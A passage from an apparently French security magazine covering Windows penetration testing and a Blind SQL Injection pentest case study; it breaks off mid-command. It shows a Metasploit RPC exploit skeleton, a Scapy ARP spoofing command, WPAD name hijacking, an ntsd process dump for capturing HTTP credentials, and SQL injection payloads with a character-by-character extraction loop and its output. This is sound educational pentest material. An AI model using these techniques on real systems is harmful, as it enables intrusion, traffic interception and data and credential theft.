- `prefmaxlen` peut être mis à -1 (`MAX_PREFERRED_LENGTH`) pour obtenir toutes les données en un seul appel.

Pour pouvoir se connecter anonymement à ces tubes, il faut pouvoir manipuler au plus bas niveau les appels RPC. Pour ce faire, l'outil Metasploit offre un environnement à la fois simple et puissant. Le canevas général du code PERL pour la version 2 de l'outil est donné ci-dessous. Le portage en Ruby (pour la version 3) est laissé en exercice pour le lecteur.

```
[…]
use Pex::Text;
use Pex::NDR;
use Pex::DCERPC;
use Pex::x86;
[…]
sub Exploit {
  my $self        = shift;
  my $target_host = $self->GetVar('RHOST');
  my $target_port = $self->GetVar('RPORT');
  my $target_name = '*SMBSERVER';
  my $fragSize    = $self->GetVar('FragSize') || 256;
  my $target      = $self->Targets->[ $self->GetVar('TARGET') ];
```

[4] *Valeur par défaut : 10.*

```
  my $pipe        = '\\' . $self->GetVar('SMBPIPE');
  my $uuid        = '6bffd098-a112-3610-9833-46c3f87e345a';
  my $version     = '1.0';
  my $handle      = Pex::DCERPC::build_handle( $uuid, $version,
                    'ncacn_np', $target_host, $pipe );

  my $dce = Pex::DCERPC->new(
    'handle'      => $handle,
    'username'    => $self->GetVar('SMBUSER'),
    'password'    => $self->GetVar('SMBPASS'),
    'domain'      => $self->GetVar('SMBDOM'),
    'fragsize'    => $self->GetVar('FragSize'),
    'bindevasion' => $self->GetVar('BindEvasion'),
    'directsmb'   => $self->GetVar('DirectSMB'),
  );

  if ( !$dce ) {
    $self->PrintLine("[*] Could not bind to $handle");
    return;
  }

  my $smb = $dce->{'_handles'}{$handle}{'connection'};

  if ( !$smb ) {
    $self->PrintLine("[*] Could not connect to SMB for $handle");
    return;
  }

  my $stub = <positionner les arguments de la fonction ici> ;

  $self->PrintLine("[*] Sending request...");
  my @response = $dce->request( $handle, 0x2, $stub );
  my $data = $dce->{'response'}->{'StubData'};
[…]
```

Quelques explications sur ce code :

- La valeur UUID utilisée (`6bffd098-a112-3610-9833-46c3f87e345a`) correspond à celle du canal `wkssvc`.
- La valeur `SMBPIPE` devra être positionnée à `browser` ou à tout autre tube accessible avec les identifiants fournis et s'exécutant dans le même processus. C'est là toute l'astuce : le tube diffère de l'UUID, le premier étant utilisé pour le contrôle d'accès et le deuxième pour l'appel RPC proprement dit.
- Le numéro de fonction est 0x2, soit `NetrWkstaUserEnum()`.

Enfin, le *stub* doit être construit par concaténation des bons arguments, encodés au format NDR (*Network Data Representation*) avec les primitives suivantes :

- `Pex::NDR::UnicodeConformantVaryingString()`
- `Pex::NDR::Long()`
- `Pex::NDR::Unique()`

Si l'appel a réussi, `$data` contient le résultat de la fonction appelée. Et les possibilités sont nombreuses… Bonne chasse !

Redirection de trafic et services

La redirection de trafic est très souvent assimilée à l'*ARP Spoofing*, voire parfois au *DNS Cache Poisoning*. Mais la complexité des mécanismes de résolution de nom dans les réseaux Windows autorise des attaques plus subtiles.

La priorité relative entre les mécanismes de résolution de noms est configurable par des clés de base de registres (comme d'habitude, diront certains). Selon cette configuration, on parlera de :

- B-node : utilisation du broadcast NetBIOS ;
- P-node : utilisation d'un serveur de noms ;
- M-mode : utilisation simultanée des deux modes précédents ;
- H-node : utilisation des deux modes précédents, en tenant d'éviter le broadcast au maximum.

Ce à quoi il faut rajouter la résolution par les fichiers locaux (HOSTS et LMHOSTS) et le DNS (à partir de Windows 2000). Comme on le voit, ça n'est pas simple, donc source d'erreur !

Passons maintenant en revue les différents mécanismes (liste non exhaustive).

ARP

On parle bien ici du mécanisme standard RFC 826. Windows XP SP2 est vulnérable au spoofing ARP, de manière efficace, puisqu'il prend aussi en compte les annonces ARP « gratuites ». Pour s'en convaincre, il suffit d'exécuter la séquence suivante.

Du côté de la victime, à savoir 172.16.21.65 :

```
C:\>arp -a
Aucune entrée ARP trouvée
```

Du côté de l'attaquant (qui utilise Scapy, comme tout intrus avisé :)

```
# ./scapy.py
Welcome to Scapy (v1.1.1 / -)

>>> g = ARP(hwdst='00:00:00:00:00:00', ptype=0x800, hwtype=1, psrc='172.16.21.254',
    hwlen=6, plen=4, pdst='172.16.21.65', hwsrc='00:11:22:33:44:55', op=1)

>>> send(g)
.
Sent 1 packets.
```

Retour chez la victime :

```
C:\>arp -a
Interface : 172.16.21.65 --- 0x20003
  Adresse Internet      Adresse physique      Type
  172.16.21.187         00-0f-20-2d-7b-fc     dynamique
  172.16.21.254         00-11-22-33-44-55     dynamique
```

Deux nouvelles entrées ont été créées, l'une étant la machine de l'attaquant (172.16.21.187), l'autre étant l'association MAC/IP envoyée par l'attaquant. Le puriste prendra soin de camoufler son adresse MAC en modifiant également l'en-tête Ethernet, mais cela n'est pas nécessaire pour la réussite de l'attaque.

NetBIOS

Le protocole NetBIOS (NetBT pour être précis) souffre de ses origines anciennes. Un des principaux problèmes de ce protocole est qu'il transporte dans son *payload* des adresses IP (cf. capture WireShark ci-après), ce qui le rend incompatible avec la translation d'adresse (NAT) et a provoqué par le passé des problèmes de corruption de cache.

```
No.     Time        Source                Destination           Protocol Info
      2 1.933230    172.16.21.155         172.16.21.255         BROWSER  Host
      Announcement W2KPROFRSP4, Workstation, NT Workstation, Potential Browser
Internet Protocol, Src: 172.16.21.155 (172.16.21.155), Dst: 172.16.21.255
(172.16.21.255)
User Datagram Protocol, Src Port: netbios-dgm (138), Dst Port: netbios-dgm (138)
NetBIOS Datagram Service
    Message Type: Direct_group datagram (17)
    More fragments follow: No
    This is first fragment: Yes
    Node Type: B node (0)
    Datagram ID: 0x803a
    Source IP: 172.16.21.155 (172.16.21.155)
    Source Port: 138
    Datagram length: 187 bytes
    Packet offset: 0 bytes
    Source name: W2KPROFRSP4<20> (Server service)
    Destination name: WORKGROUP<1d> (Local Master Browser)
SMB (Server Message Block Protocol)
SMB MailSlot Protocol
Microsoft Windows Browser Protocol
```

Mais l'autre problème fondamental qui nous intéresse ici, c'est que la résolution de noms par broadcast NetBIOS n'est absolument pas fiable : c'est le principe du « premier arrivé, premier servi » qui est appliqué.

Dès lors, il devient très simple de répondre indûment à des sollicitations. Pour une fois, Scapy n'est PAS le meilleur outil de manipulation de ce protocole (sans doute à cause de son origine Microsoft :) On utilisera plutôt la suite d'outils FakeNetBIOS [19] comme base de départ pour un développement personnel.

À noter que pour éviter un trafic de broadcast trop important, certaines machines du réseau se voient attribuées des rôles particuliers tels que *Master Browser* ou *Backup Browser*, ce qui signifie qu'elles sont contactées préférentiellement par les clients pour la résolution de noms NetBIOS. Le processus de sélection repose sur une priorité relative annoncée par les machines locales. Bien entendu, un serveur Samba peut annoncer à peu près n'importe quelle priorité via un fichier de configuration `smb.conf` tel que celui-ci :

```
[global]
domain master = Yes
local master = Yes
preferred master = Yes
os level = 35
```

Pour finir, NetBIOS peut utiliser un serveur de noms dédié, appelé serveur WINS (*Windows Internet Name Service*, bien que ce mécanisme ne soit absolument pas conçu pour fonctionner à l'échelle d'Internet). La sécurité du protocole d'inscription et de désinscription sur le serveur WINS (utilisant les ports TCP/42 et UDP/42) semble bien faible, bien qu'aucune étude d'envergure sur le sujet n'ait été publiée à ma connaissance.


On notera que les serveurs WINS sont voués à une mort certaine dans la stratégie produit Microsoft, mais ils restent utilisés pour des questions de performance, en particulier dans les environnements Exchange.

DNS

Depuis Windows 2000, le protocole DNS est devenu la référence pour la résolution de noms en environnement Microsoft (les arborescences Active Directory reposant même sur le schéma de nommage DNS).

Ce protocole, quoique plus éprouvé que NetBIOS, n'est pas exempt de failles non plus. Quelques exemples :

- Il est connu qu'en jouant avec le paradoxe des anniversaires, il est possible assez rapidement de « tomber » sur le bon numéro de transaction et de renvoyer une vraie-fausse réponse à une requête DNS – mais, cette attaque n'est en général pas réalisable en pratique.
- Le service de cache DNS côté client était manipulable à distance via RPC par un utilisateur anonyme sur les versions de Windows 2000 antérieures au Service Pack 3, comme l'a révélé Nicolas Pouvesle au SSTIC en 2006 [22].
- Enfin, le service DNS offert par Windows supporte l'extension *DNS Dynamic Update* (RFC 2136 / RFC 2137) et donc la possibilité pour les clients de s'enregistrer automatiquement dans le DNS. Si la mise à jour dynamique de n'importe quel enregistrement est autorisée de manière anonyme, il y a là une voie royale pour l'usurpation de nom (documentée sous l'entrée CVE-2007-1644).



3 *Configuration des mises à jour dynamiques dans le service DNS*

La mise à jour du DNS peut être effectuée par le service DHCP (sur la base du nom d'hôte fourni dans la requête DHCP) ou directement par le client. Quelle que soit la configuration utilisée, des outils existent pour manipuler les requêtes :

- Scapy [20] pour l'envoi de requêtes DHCP ;

⇨ DNSFun [21] pour la manipulation des enregistrements DNS.

Les clients Windows tentent de résoudre quelques noms « en dur » (comme « ISATAP ») qu'il pourrait être intéressant d'usurper. Une cible intéressante qui a fait couler beaucoup d'encre récemment est le nom « WPAD », utilisé comme proxy par Internet Explorer en mode « configuration automatique » (le mode par défaut). Si ce nom existe dans le DNS, il y a une chance pour qu'il reçoive une bonne partie du trafic Internet Explorer des clients.

L'auditeur paresseux utilise toujours la méthode la plus simple, à savoir renommer sa machine « WPAD ». Si la mise à jour DNS est effectuée par le serveur DHCP, il n'y a rien d'autre à faire. Si la mise à jour est à la charge du client, il suffit de lancer la commande `ipconfig /registerdns`.

Pour résumer, la résolution de noms dans les environnements Windows ne se limite pas aux protocoles ARP et DNS et donc aux attaques classiques. Il est regrettable que les protocoles spécifiques au monde Windows n'aient pas été plus étudiés et ne soient pas intégrés dans les outils d'attaque existants.

Enfin, nous n'avons passé en revue qu'une partie des possibilités : des protocoles tels que UPnP, IPv6 (avec ses mécanismes d'autoconfiguration) ou LLTD (Vista) offrent probablement des ressources encore inexploitées.

Les applications

Un point à ne pas négliger pour un test réussi concerne les applications tierces. Il est malheureusement impossible d'être exhaustif dans ce paragraphe tant on voit de tout en ce bas monde. De manière générale, les applications « intéressantes » se classent dans les catégories suivantes :

⇨ Les applications Web

↳ Une source de failles (particulièrement en Intranet sur des applications « maison ») qui mériterait un dossier complet …

⇨ Les bases de données

↳ Entre la faille MSDE exploitée par Slammer, le compte `sa` sans mot de passe, la fonction `xp_cmdshell()` permettant d'exécuter n'importe quelle commande système sur MS SQL Server, les failles critiques dans Oracle aussi nombreuses que les pentests réussis, il n'est pas rare qu'une connexion à une base de données soit rapidement synonyme de contrôle complet du serveur. Là encore, un dossier complet sur la sécurité des bases de données s'impose…

⇨ Les logiciels de sauvegarde

↳ Outre les logiciels notoirement bogués [23], la plupart des logiciels de sauvegarde sont installés de manière curieuse. Il n'est pas rare de rencontrer sur un serveur un partage (caché) sur lequel tous les clients poussent quotidiennement un fichier de sauvegarde.

⇨ Les logiciels antivirus

↳ Les logiciels antivirus sont également des logiciels notoirement bogués, en particulier les modules de décompression d'archives et d'administration distante. On se souvient encore qu'en 2006, un ver s'est propagé sur l'antivirus Symantec [24].

⇨ Les logiciels d'administration distante

↳ Tout administrateur souhaite pouvoir prendre la main à distance sur les postes des utilisateurs et les serveurs, afin de s'épargner des déplacements inutiles. De nombreux logiciels tiers sont utilisés dans ce but : VNC (toutes versions : RealVNC, TightVNC, UltraVNC,…), DameWare, PCAnywhere, etc. Seul problème : bien souvent, le même mot de passe permet de se connecter à peu près n'importe où – quand le logiciel lui-même n'est pas gravement bogué [25] !

⇨ Les logiciels de supervision

↳ Les logiciels de supervision remplacent souvent l'administrateur de domaine dans ses tâches quotidiennes – il est donc courant que ces logiciels s'exécutent sous un compte administrateur de domaine. Malheureusement, ce mot de passe peut s'avérer facile à capturer (comme nous le verrons ci-après) et difficile à changer…

Je vous épargne les trivialités telles que les interfaces Web d'administration des imprimantes et des *switches* – presque toujours protégées avec le mot de passe par défaut. Le chemin vers un contrôle complet du domaine Windows est néanmoins plus long (sauf si l'administrateur imprime ses mots de passe tous les jours).

Histoires vraies

Récupérer une authentification HTTP

Le cas est le suivant : sur un poste d'administrateur compromis, un navigateur Web est ouvert sur une console de supervision. L'auditeur souhaite récupérer le couple login/mot de passe utilisé. Deux solutions s'offrent à lui :

1▶ *Dumper* le processus navigateur sans le tuer.

En préambule, il faut savoir que toutes les versions de Windows sont livrées avec un débogueur intégré, en mode ligne de commandes : `NTSD`. Dès lors, la ligne de commandes suivante va créer un dump complet de la mémoire du processus identifié par `<pid>`.

```
ntsd -pv -p <pid> -c ".dump /f c:\process.dmp; q"
```

Un simple `strings` (prenant en compte les chaînes Unicode, comme la version de SysInternals) permet de récupérer l'information recherchée, à savoir la chaîne `Authorization: Basic […]`.

2▶ Écouter le trafic sans redémarrer.

Une autre solution pour capturer l'authentification HTTP consisterait à écouter le trafic réseau. Bien sûr, une installation WireShark + WinPcap ferait l'affaire, mais cette solution est « lourde »… et nécessite un redémarrage sur Windows 2000.

D'autres outils existent, mais la solution « officielle » Microsoft est la suivante :

⇨ Activer le protocole « pilote de moniteur réseau » sur l'interface réseau considérée.

⇨ Lancer l'outil Microsoft Network Monitor (NetMon). Cet outil peut être copié et exécuté sur la machine cible sans installation. La version « ligne de commandes » de l'outil s'appelle `nmcap.exe`.

Cette solution est beaucoup moins intrusive que l'installation d'outils tiers et permet également de capturer la chaîne d'authentification.

Écouter le trafic de gestion

Toujours dans le même ordre d'idée, écouter le trafic de gestion peut être un moyen simple de récupérer des couples défi/réponse LM ou NTLM.

Prenons le cas d'un outil de supervision des antivirus par exemple. Si l'antivirus local est désactivé, cet outil va se connecter en tant qu'administrateur de domaine pour redémarrer le service sur le client : occasion idéale pour récupérer une authentification qui va ensuite pouvoir être craquée par différents outils.

Après avoir capturé dans NetMon une trace d'authentification, j'ai utilisé avec succès l'outil LCP avec le format de fichier suivant en entrée :

```
utilisateur:3:défi:réponse LM:réponse NTLM
```

Connexions RDP multiples

En attendant l'avènement massif de Microsoft PowerShell (hmm…), il est indéniable qu'obtenir un accès graphique à une machine Windows reste souvent indispensable (ne serait-ce que pour cliquer sur les boites de dialogue intempestives qui peuvent apparaître).

Avec Windows XP, Microsoft introduit une fonctionnalité auparavant réservée aux serveurs, à savoir la connexion graphique à distance via Terminal Server (rebaptisé pour l'occasion Remote Desktop). Une différence notable entre TS et RD concerne le nombre de connexions concurrentes, limitées à 1 dans les versions « poste de travail » de Windows. La prise en main à distance d'un poste Windows XP provoque au mieux le verrouillage de la console du poste, au pire la fermeture complète de la session en cours, ce qui n'est pas très discret.

Il faut savoir que cette limite, imposée par le gestionnaire de licences d'accès distant, est triviale à contourner. Il est donc relativement facile d'écrire un *payload* dont l'effet sera d'autoriser les connexions Remote Desktop sous des comptes utilisateur multiples après compromission de la cible.

La différence entre l'attaquant limité à la ligne de commandes et l'attaquant connecté en session graphique complète à l'insu de l'utilisateur, c'est que ce dernier a la classe. Et ça, c'est une marque de fabrique :)

Conclusion

La face du test d'intrusion en environnement Windows évolue au rythme de l'adoption des technologies Microsoft par les entreprises, c'est-à-dire assez lentement.

Avec l'introduction du couple Windows 2003 SP1 (serveurs)/ Windows XP SP2 (clients) et des mises à jour automatiques, il devient de plus en plus rare de pouvoir pénétrer directement le contrôleur de domaine par une faille Windows ou un mot de passe faible.

Malgré tout, les points d'entrée restent nombreux, la gestion des mots de passe (en particulier ceux des comptes locaux et des comptes de service) étant le principal problème. Le deuxième problème est la qualité déplorable des logiciels tiers, en particulier la qualité des outils de sécurité, tels que les antivirus (qui sont omniprésents).

Dans ce contexte, la créativité de l'auditeur et sa capacité à développer rapidement des outils uniques fait la différence dans un pentest.

Références

[1] AL-95.04 – *Resource Sharing Vulnerability in Windows 95*, **http://www.auscert.org.au/render.html?it=65**

[2] *Description of Microsoft Windows 95 Service Pack 1 Updates*, **http://support.microsoft.com/kb/q143003/**

[3] *The IPO of 0day*, **http://www.immunityinc.com/downloads/0day_IPO.pdf**

[4] Auditer son réseau Windows, **http://www.secuobs.com/news/25082006-audit_windows.shtml**

[5] NtBindShell, **http://packetstorm.linuxsecurity.com/UNIX/penetration/rootkits/index5.html**

[6] *How Computer Browser Service Works*, **http://technet2.microsoft.com/windowsserver/en/library/43dce7f8-0741-4672-a7e3-762671110e9f1033.mspx?mfr=true**

[7] *NetBIOS Suffixes (16th Character of the NetBIOS Name)*, **http://support.microsoft.com/kb/q163409/**

[8] NTPASSWD, **http://home.eunet.no/~pnordahl/ntpasswd/bootdisk.html**

[9] *Dynamic-Link Library Redirection*, **http://msdn2.microsoft.com/en-us/library/ms682600.aspx**

[10] *The End of DLL Hell*, **http://msdn2.microsoft.com/en-us/library/ms811694.aspx**

[11] BORDES (Aurélien), « Secrets d'authentification sous Windows », SSTIC 2007, **http://actes.sstic.org/SSTIC07/Authentification_Windows/SSTIC07-Bordes-Secrets_Authentification_Windows.pdf**

[12] *Find Password Protected Documents*, **http://lastbit.com/findpassword/default.asp**

[13] smbshell.nbin – *An interactive SMB Shell*, **http://cgi.tenablesecurity.com/tenable/smbshell.php**

[14] Nessus 3.2 BETA – *Example 'nessuscmd' usage*, **http://blog.tenablesecurity.com/2007/07/nessus-32-beta-.html**

[15] *Be Wary of Other RPC Endpoints Running in the Same Process*, **http://msdn2.microsoft.com/en-us/library/Aa373564.aspx**

[16] mIDA – *MIDL Analyzer for IDA*, **http://cgi.tenablesecurity.com/tenable/mida.php**

[17] *Hardcoded named pipes*, **http://www.hsc.fr/ressources/articles/win_net_srv/hardcoded_named_pipes.html**

[18] *Listing usernames via a null session on Windows XP*, **http://www.securityfriday.com/Topics/winxp2.html**

[19] *Free tools made by folks from the French Honeynet Project*, **http://honeynet.rstack.org/tools.php**

[20] Scapy, **http://scapy.secdev.org/**

[21] DNSFun, **http://www.milw0rm.com/exploits/3544**

[22] Dissection des RPC Windows, **http://actes.sstic.org/SSTIC06/Dissection_RPC_Windows/SSTIC06-Pouvesle-Dissection_RPC_Windows.pdf**

[23] *List of all Secunia Advisories for « backup exec »*, **http://secunia.com/search/?search=backup+exec**

[24] *Symantec Antivirus Remote Stack Buffer Overflow Vulnerability*, **http://www.securityfocus.com/bid/18107**

[25] *RealVNC Remote Authentication Bypass Vulnerability*, **http://www.securityfocus.com/bid/17978**

Samuel Dralet – s.dralet@lexfo.fr

Un test d'intrusion grandeur nature

Cet article a pour objectif de vous présenter rapidement le déroulement complet d'un test d'intrusion (ou pentest) au cours duquel une vulnérabilité de type Blind SQL Injection est découverte et exploitée.

Outre l'aspect technique abordé, quoique les explications ne demandent pas un niveau d'expertise accru, il a aussi (et surtout ?) pour objectif de démontrer qu'un test d'intrusion ne consiste pas à lancer un outil automatique de tests de vulnérabilités. Ces outils ont certes le mérite de fournir une synthèse de l'état du réseau et de produire des courbes permettant soi-disant de mesurer l'évolution du niveau de sécurité du système d'information. Ils présentent néanmoins trois graves inconvénients.

Premièrement, la méthode d'évaluation du niveau de sécurité appliquée par ces logiciels repose sur l'attribution à chaque vulnérabilité d'une note arbitraire de sévérité. Ce système a l'effet pervers d'attribuer une sévérité très basse à un ensemble de vulnérabilités dont chacune n'est pas dramatique en elle-même, mais dont l'association l'est. Ceci explique la réticence des auditeurs à procéder à ce type de notation.

Deuxième inconvénient, ces programmes sont naturellement incapables de tenter d'obtenir des informations à l'aide de *social engineering*.

Enfin, ces logiciels ne sont pas à même d'effectuer de nombreuses opérations qu'un cerveau humain réalise pourtant avec une facilité déconcertante. Nombre d'entre elles sont néanmoins indispensables à la réussite d'un test d'intrusion, comme rechercher des informations sur l'organisation à l'aide de moteurs de recherche ou encore imaginer des mots de passe. Plus généralement, toute tâche dont le succès repose, d'une part, sur une faille et, d'autre part, sur la capacité à imaginer comment le système vulnérable est conçu leur est inaccessible.

Revenons à nos moutons. Il est donc question dans cet article de décrire, depuis la découverte de la vulnérabilité jusqu'à son exploitation, le déroulement complet du test d'intrusion, démontrant clairement qu'aucun outil disponible sur Internet ne permet d'arriver au même résultat. Des connaissances de base en SQL sont nécessaires (je vous renvoie à l'article de Blandine Bourgois et Christophe Grenier dans ce numéro de MISC qui traite très bien le sujet).

Et, bien évidemment, tout ce qui fait référence de près ou de loin à notre client est volontairement supprimé pour des questions évidentes de confidentialité.

Rappel du contexte du test d'intrusion

Le client Victime nous commande l'audit de deux de leurs sites Internet, à savoir le site **http://www.site1.com** et le site **http://www.site2.com**. À sa demande, le test d'intrusion doit se faire à l'extérieur de ses locaux et « en aveugle », c'est-à-dire qu'aucune information autre que le cadre du test n'est fournie par notre client.

Afin de simuler au mieux les attaques de pirates, le test d'intrusion se découpe en plusieurs phases, à savoir :

- Recueil d'informations : cette étape a pour objectif d'identifier les systèmes (routeurs, matériels réseau, serveurs, *firewalls*) accessibles par l'attaquant, ainsi que leurs systèmes d'exploitation, les services qu'ils proposent, et la version des logiciels correspondants. Toute information indispensable à la réussite des étapes suivantes est d'ores et déjà déterminée, dans la mesure du possible.
- Recherche et développement : sur la base des données collectées précédemment, le rôle de cette étape est de déterminer si les systèmes d'informations découverts sont sujets à des vulnérabilités connues ou susceptibles de compromettre la sécurité du système. Si tel n'est pas le cas, il est nécessaire d'envisager le développement de nouvelles attaques, spécifiques aux systèmes d'informations étudiés, afin de les confronter à l'éventualité de l'attaque d'un pirate professionnel et déterminé, ne se contentant pas d'utiliser les informations et les outils disponibles publiquement.
- Intrusion : c'est à ce moment que les outils de sécurité, qu'ils aient fait l'objet d'un développement spécifique au système d'information cible du test ou non, sont utilisés contre les machines identifiées, et ce, dans le but d'obtenir un accès « illicite ».

Nous respectons donc comme il se doit ces étapes notamment en scannant les ports des serveurs, en récupérant les bannières des services disponibles sur ces serveurs et en testant les vulnérabilités potentiellement existantes. Mais les différents résultats révèlent de nombreux points positifs relatifs à l'administration et à la protection des 2 sites Internet : peu de services disponibles en dehors du service HTTP, derniers correctifs de sécurité appliqués, configuration sans faille des services actifs, etc.

Les systèmes étant pour le moins sécurisés, l'étape suivante du test, et l'unique solution, est alors d'auditer l'application Web hébergée sur chacun des deux sites. Mais lors du recueil d'informations, il s'avère que ces sites présentent la même structure. L'application Web hébergée est donc identique, seul le contenu change. Notre champ d'action se réduit donc de moitié, le test d'intrusion n'en devient que plus difficile.

L'application Web hébergée

L'injection SQL est certainement la vulnérabilité liée aux applications Web la plus connue. Elle est présente lorsque des paramètres utilisateurs sont utilisés tels quels (ou avec un filtrage déficient) dans une requête SQL. Suffisamment de documents sur Internet ([1], [2] et [3] par exemple) expliquent et démontrent des exemples d'attaques de type injection SQL pour ne pas entrer dans les détails dans cet article.

L'application Web hébergée sur les deux sites Internet est une application de commerce électronique. Des commandes de produits peuvent être passées sur le site. Une base de données est donc forcément interrogée à chaque produit sélectionné, ajouté au panier de l'internaute et acheté.

Les différents tests pour déceler une vulnérabilité dans l'application consistent entre autres à effectuer des requêtes avec des paramètres invalides comme l'identifiant du produit sélectionné par exemple (vérifier les permissions des fichiers par exemple fait aussi partie des étapes indispensables à l'audit de l'application Web). Selon la page renvoyée par l'application Web, on vient de découvrir ou non une vulnérabilité.

Ces différents tests ont permis dans notre cas de découvrir une vulnérabilité de type injection SQL présente dans le script ASP `/foo/bar.asp`. Ce script ne filtre pas la variable `id_produit`. L'objectif va être d'injecter des commandes SQL arbitraires à travers ce script, de manière à accéder à l'intégralité du contenu des bases de données des deux sites Internet et à les consulter.

La version du serveur de base de données

Chaque serveur de base de données (MS SQL Server, Oracle, MySQL ou PostgreSQL) peut interpréter certaines requêtes SQL différemment des autres serveurs. Il est donc utile de récupérer la version du serveur de base de données utilisée sur les sites Internet pour pouvoir réussir les attaques de type injection SQL. Les attaquants envoient le plus souvent une requête SQL mal construite afin de récupérer un message d'erreur dans lequel est détaillée la version du serveur de base de données.

L'adresse **http://www.site1.com/foo/bar.asp?id_produit=foobar** a permis de récupérer le message d'erreur suivant (pour des raisons de confidentialité, l'URL a été largement simplifiée) :

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Oracle][ODBC][Ora]ORA-00904: Nom de colonne non valide
/foo/bar.asp, line 23
```

Ce message nous indique clairement que le site Internet utilise une base de données Oracle. Pour éviter de donner des informations utiles à l'attaquant, il aurait été préférable en cas d'erreur de renvoyer une page générique.

L'attaque Blind SQL Injection

Les attaques classiques de type injection SQL renvoient à l'attaquant les résultats de la requête SQL si la requête a réussi ou un message d'erreur si elle a échoué. Dans le cas de ce test d'intrusion, nous avons bien les messages d'erreur en cas d'échec, mais les serveurs Web nous renvoient soit une page Web, soit une page blanche dans le cas d'une réponse positive. Il faut donc utiliser les techniques d'attaque de type Blind SQL Injection qui consistent à trouver une condition vraie/fausse pour pouvoir récupérer caractère par caractère le contenu de la base de données ([4], [5]).

Pour récupérer la liste des noms de tables de la base de données par exemple, l'attaque consiste à envoyer la requête SQL suivante : « liste de tous les noms de tables de la base de données commençant par la lettre A ». Si le serveur Web nous répond par un message d'erreur, alors aucun nom de table ne commence par la lettre A. Il suffit alors de recommencer avec la lettre B. Si une page Web du site Internet nous est retournée, alors il existe bien un nom de table commençant par la lettre A. La suite de l'attaque consiste à envoyer la requête suivante : « liste de tous les noms de tables de la base de données commençant par la lettre A et dont la seconde lettre est B ». Et ainsi de suite.

Une telle attaque permet à un attaquant de récupérer la liste des tables de la base de données du site Internet, leurs structures et le contenu de celles-ci. Pour être plus concret, nous allons détailler un exemple de cette attaque utilisée contre le site Internet **http://www.site1.com**, sachant quelle s'avère aussi efficace avec le second site **http://www.site2.com**.

Exemple de l'attaque de type Blind SQL Injection

Pour automatiser un minimum l'attaque, nous avons développé un simple script Python (disponible en annexe) qui reçoit en argument la requête SQL, crée la requête HTTP à envoyer au site Internet en encodant certains caractères (comme les espaces) et envoie cette dernière au serveur Web. Il récupère ensuite la réponse. Si elle ne contient pas la chaîne de caractères `[Oracle][ODBC][Ora]`, alors la requête SQL a réussi.

L'exemple que nous illustrons est le suivant : « récupérer les champs d'une table de la base de données ». Nous avons déjà récupéré la liste des tables par `Blind Sql Injection` et nous savons donc que la table commande existe. Pour s'en assurer, nous interrogeons la base de données :

⇨ envoi de la requête SQL : « est-ce que la table `foobar` existe ? »

```
$ ./injection.py "' union select 1 from foobar--"
[#] request:
/foo/bar.asp?id_produit='%20union%20select%201%20from%20foobar--

[Oracle][ODBC][Ora]ORA-00942: Table ou vue inexistante
```

La donnée `request` renvoyée par le script est l'URL finale (après insertion de la requête SQL et encodage de certains caractères) que nous envoyons au site Internet.

Le message d'erreur nous indique clairement que la table `foobar` n'existe pas. Nous procédons au même mode opératoire pour la table `commande` :

⇨ envoi de la requête SQL : « est-ce que la table `commande` existe ? »

```
$ ./injection.py "' union select 1 from commande--"
[#] request:
/foo/bar.asp?id_produit='%20union%20select%201%20from%20commande--

[Oracle][ODBC][Ora]ORA-01789: le bloc interrogation contient un nombre incorrect de
colonnes résultat
```

Le message d'erreur est différent, il nous indique que le nombre de champs de la table commande n'est pas correct pour la sélection. Mais, contrairement à la table `foobar`, il ne nous indique pas que la table `commande` n'existe pas.

Le but maintenant de l'attaque est d'obtenir la liste des champs de la table `commande`. Nous interrogeons alors la base de données :

⇨ envoi de la requête SQL : « est-ce qu'un champ commençant par la lettre A existe dans la table commande ? ». Nous recommençons avec toutes les lettres de l'alphabet. De nouveau, si le serveur Web ne nous répond pas par un message d'erreur, alors la requête SQL est positive.

note

Dans la requête SQL, nous n'utilisons pas directement les lettres de l'alphabet, mais leurs valeurs décimales (65 pour A, 66 pour B, etc.). Comme les noms des colonnes sont strictement en majuscule, nous avons seulement à tester les valeurs de 65 à 90.

```
$ for i in `seq 65 90`; do echo -ne "[#] lettre $i"; ./injection.py "' or
exists(select column_name from cols where table_name=chr(67)||chr(79)||chr(77)||chr
(77)||chr(65)||chr(78)||chr(68)||chr(69) and ascii(substr(column_name,1,1))=$i)"; done

[#] lettre 65
[#] lettre 66 ok
[#] lettre 67 ok
[#] lettre 68 ok
[#] lettre 69
[#] lettre 70 ok
[#] lettre 71
[#] lettre 72
[#] lettre 73 ok
[#] lettre 74
[#] lettre 75
[#] lettre 76 ok
[#] lettre 77 ok
[#] lettre 78
[#] lettre 79
[#] lettre 80
[#] lettre 81
[#] lettre 82
[#] lettre 83
[#] lettre 84
[#] lettre 85
[#] lettre 86
[#] lettre 87
[#] lettre 88
[#] lettre 89
[#] lettre 90
```

Nous nous apercevons qu'il existe des champs commençant par les lettres B (65), C (66), D (67), F (70), I (73), L (76) et M (77). La suite de l'attaque consiste à deviner la seconde lettre du champ commençant par la lettre B (66) grâce à la requête SQL suivante.

- envoi de la requête SQL : « est-ce qu'un champ commençant par la lettre B et dont la seconde lettre est un A existe dans la table `commande` ? ». Nous recommençons avec toutes les lettres de l'alphabet.

```
$ for i in `seq 65 90`; do echo -ne "[#] lettre $i"; ./injection.py "' or
